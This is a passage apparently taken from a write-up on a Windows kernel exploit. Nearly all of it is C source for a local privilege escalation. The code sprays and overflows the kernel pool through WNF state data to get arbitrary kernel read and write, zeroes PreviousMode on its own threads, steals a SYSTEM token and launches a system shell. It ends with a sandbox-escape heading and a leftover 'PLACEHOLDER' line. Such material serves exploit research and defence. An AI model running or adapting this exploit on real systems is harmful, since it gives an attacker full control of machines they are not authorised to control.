    char                    buf[0xa0] = { 0 };
    ULONG                   buf_sz = sizeof(buf);
    ULONG                   overflow_idx = 0;
    char                    *read_data = zalloc(0x5000);
    char                    *write_data = zalloc(0x5000);
    ULONG                   read_data_sz = 0x5000;
    ULONG                   write_data_sz = 0x5000;
    PWNF_NAME_INSTANCE      arbwrite_name = NULL;
    UINT64                  ext_statename = 0;
    ULONG                   fix_size = 0;
    WNF_CHANGE_STAMP        stamp = 0;
    ULONG_PTR               kthread_flink = 0;
    char                    prev_mode[3] = { 0 };
    char                    old_prev_mode[3] = "\x00\x00\x01";
    PEPROCESS               own_eproc_obj = NULL;
    ULONG_PTR               kthreads[MAX_THREAD_SEARCH] = { 0 };
    ULONG_PTR               threadlisthead = 0;
    PWNF_PROCESS_CONTEXT    ctx = NULL;
    //...
}
```

```
int main(void)
{
    //...
    if (!statenames || !read_data || !write_data) {
        log_warn("main::zalloc()1");
        goto out;
    }

    if (!NT_SUCCESS(resolve_symbols()))
        goto out;

    if (!NT_SUCCESS(get_eproc(&own_eproc)))
        goto out;

    if (!NT_SUCCESS(spray_heap(statenames, SPRAY_COUNT, &buf, sizeof(buf))))
        goto out;

    if (!NT_SUCCESS(fragment_heap(statenames, SPRAY_COUNT)))
        goto out;

    if (!NT_SUCCESS(overflow_chunk(OVERFLOW_SZ, OVERFLOW_DATA, OVERFLOW_SZ)))
        goto out;

    while (!NT_SUCCESS(find_chunk(statenames, SPRAY_COUNT, &buf, &buf_sz,
&overflow_idx)))
        if (!NT_SUCCESS(overflow_chunk(OVERFLOW_SZ, OVERFLOW_DATA, OVERFLOW_SZ)))
            goto out;

    buf_sz = sizeof(buf);

    if (!NT_SUCCESS(read_pool(statenames, overflow_idx, read_data,
&read_data_sz)))
        goto out;

    read_data_sz = 0x5000;
    memcpy(write_data, read_data, 0x5000);

    for (int i = 0; i < 0x5000; i++)
        if ((unsigned char)read_data[i] == 0x03 && (unsigned char)read_data[i + 1]
== 0x09 && (unsigned char)read_data[i + 2] == 0xa8) {
            arbwrite_name = (PWNF_NAME_INSTANCE)(&write_data[i]);
            printf("[+] Found a WNF_NAME_INSTANCE structure at offset %x to our
corrupted WNF_STATE_DATA\n", i);
            fix_size = i + 0x60;
            break;
        }

    if (!arbwrite_name) {
        log_warn("No WNF_NAME_INSTANCE near our corrupted WNF_STATE_DATA, probably
not exploitable");
        goto out;
    }
```

```
    threadlisthead = (ULONG_PTR)((ULONG_PTR)own_eproc + (ULONG_PTR)0x30);
    arbwrite_name->StateData = threadlisthead;

    if (!NT_SUCCESS(write_pool(statenames, overflow_idx, write_data, fix_size)))
        goto out;

    ext_statename = *(PULONGLONG)&(arbwrite_name->StateName) ^ STATENAME_CONST;

    _NtQueryWnfStateData((WNF_STATE_NAME *)&ext_statename, NULL, NULL, &stamp,
write_data, &write_data_sz); // this call will fail, so we don't error check

    kthread_flink = (UINT64)stamp << 32 | (UINT32)write_data_sz;
    write_data_sz = 0x5000;
    memcpy(write_data, read_data, 0x5000);

    kthreads[0] = (UINT64)kthread_flink - (UINT64)0x2f8;
    if ((UINT64)kthreads[0] < 0xFFFF800000000000) {
        log_warn("Fail to find _KTHREAD in memory");
        goto out;
    }

    printf("[+] Found _KTHREAD 1 at %p\n", kthreads[0]);

    for (int i = 1; i < MAX_THREAD_SEARCH; i++) {
        arbwrite_name->StateData = kthread_flink; // find next kthread

        if (!NT_SUCCESS(write_pool(statenames, overflow_idx, write_data,
fix_size)))
            goto out;

        ext_statename = *(PULONGLONG) & (arbwrite_name->StateName) ^
STATENAME_CONST;

        _NtQueryWnfStateData((WNF_STATE_NAME *)&ext_statename, NULL, NULL, &stamp,
write_data, &write_data_sz); // this call will fail, so we don't error check

        kthread_flink = (UINT64)stamp << 32 | (UINT32)write_data_sz;
        if ((UINT64)kthread_flink == (UINT64)threadlisthead)
            break;

        write_data_sz = 0x5000;
        memcpy(write_data, read_data, 0x5000);

        kthreads[i] = (UINT64)kthread_flink - (UINT64)0x2f8;
        if ((UINT64)kthreads[i] < 0xFFFF800000000000) {
            log_warn("Fail to find _KTHREAD in memory");
            goto out;
        }

        printf("[+] Found _KTHREAD %d at %p\n", i+1, kthreads[i]);
    }

    for (int i = 0; i < MAX_THREAD_SEARCH; i++) {
        if (kthreads[i] == 0)
```

```
            break;

        arbwrite_name->StateData = (UINT64)kthreads[i] + 0x220; // kthread.Process

        if (!NT_SUCCESS(write_pool(statenames, overflow_idx, write_data,
fix_size)))
            goto out;

        write_data_sz = 0x5000;
        memcpy(write_data, read_data, 0x5000);

        ext_statename = *(PULONGLONG)&(arbwrite_name->StateName) ^
STATENAME_CONST;
        if (!NT_SUCCESS(_NtUpdateWnfStateData((WNF_STATE_NAME *)&ext_statename,
prev_mode, 0x3, NULL, NULL, 0, 0))) {
            log_warn("main::_NtUpdateWnfStateData()1");
            goto out;
        }

        printf("[+] Overwritten PreviousMode of _KTHREAD %d to 0\n", i+1);
    }


    own_eproc_obj = (PEPROCESS)own_eproc;

    if (!NT_SUCCESS(steal_token(own_eproc_obj)))
        goto out;

    ctx = read64(&(own_eproc_obj->WnfContext));

    if (!NT_SUCCESS(fix_runrefs(ctx)))
        goto out;

    for (int i = 0; i < MAX_THREAD_SEARCH; i++) {
        if (kthreads[i] == 0)
            break;

        arbwrite_name->StateData = (UINT64)kthreads[i] + 0x220; // kthread.Process

        if (!NT_SUCCESS(write_pool(statenames, overflow_idx, write_data,
fix_size)))
            goto out;

        write_data_sz = 0x5000;
        memcpy(write_data, read_data, 0x5000);

        ext_statename = *(PULONGLONG) & (arbwrite_name->StateName) ^
STATENAME_CONST;
        if (!NT_SUCCESS(_NtUpdateWnfStateData((WNF_STATE_NAME *)&ext_statename,
old_prev_mode, 0x3, NULL, NULL, 0, 0))) {
            log_warn("main::_NtUpdateWnfStateData()1");
            goto out;
        }
```

```
        printf("[+] Restored PreviousMode of _KTHREAD %d to 1\n", i + 1);
    }

    if (!NT_SUCCESS(write_pool(statenames, overflow_idx, read_data, fix_size)))
        goto out;

    puts("[+] Restored corrupted adjacent WNF_NAME_INSTANCE");

    if (NT_SUCCESS(create_cmd()))
        puts("[+] Enjoy system shell");

out:
    if (statenames)
        free(statenames);

    if (read_data)
        free(read_data);

    if (write_data)
        free(write_data);

    return 0;
}
```

Escaping the Sandbox with Y3A's Proof-of-Concept

PLACEHOLDER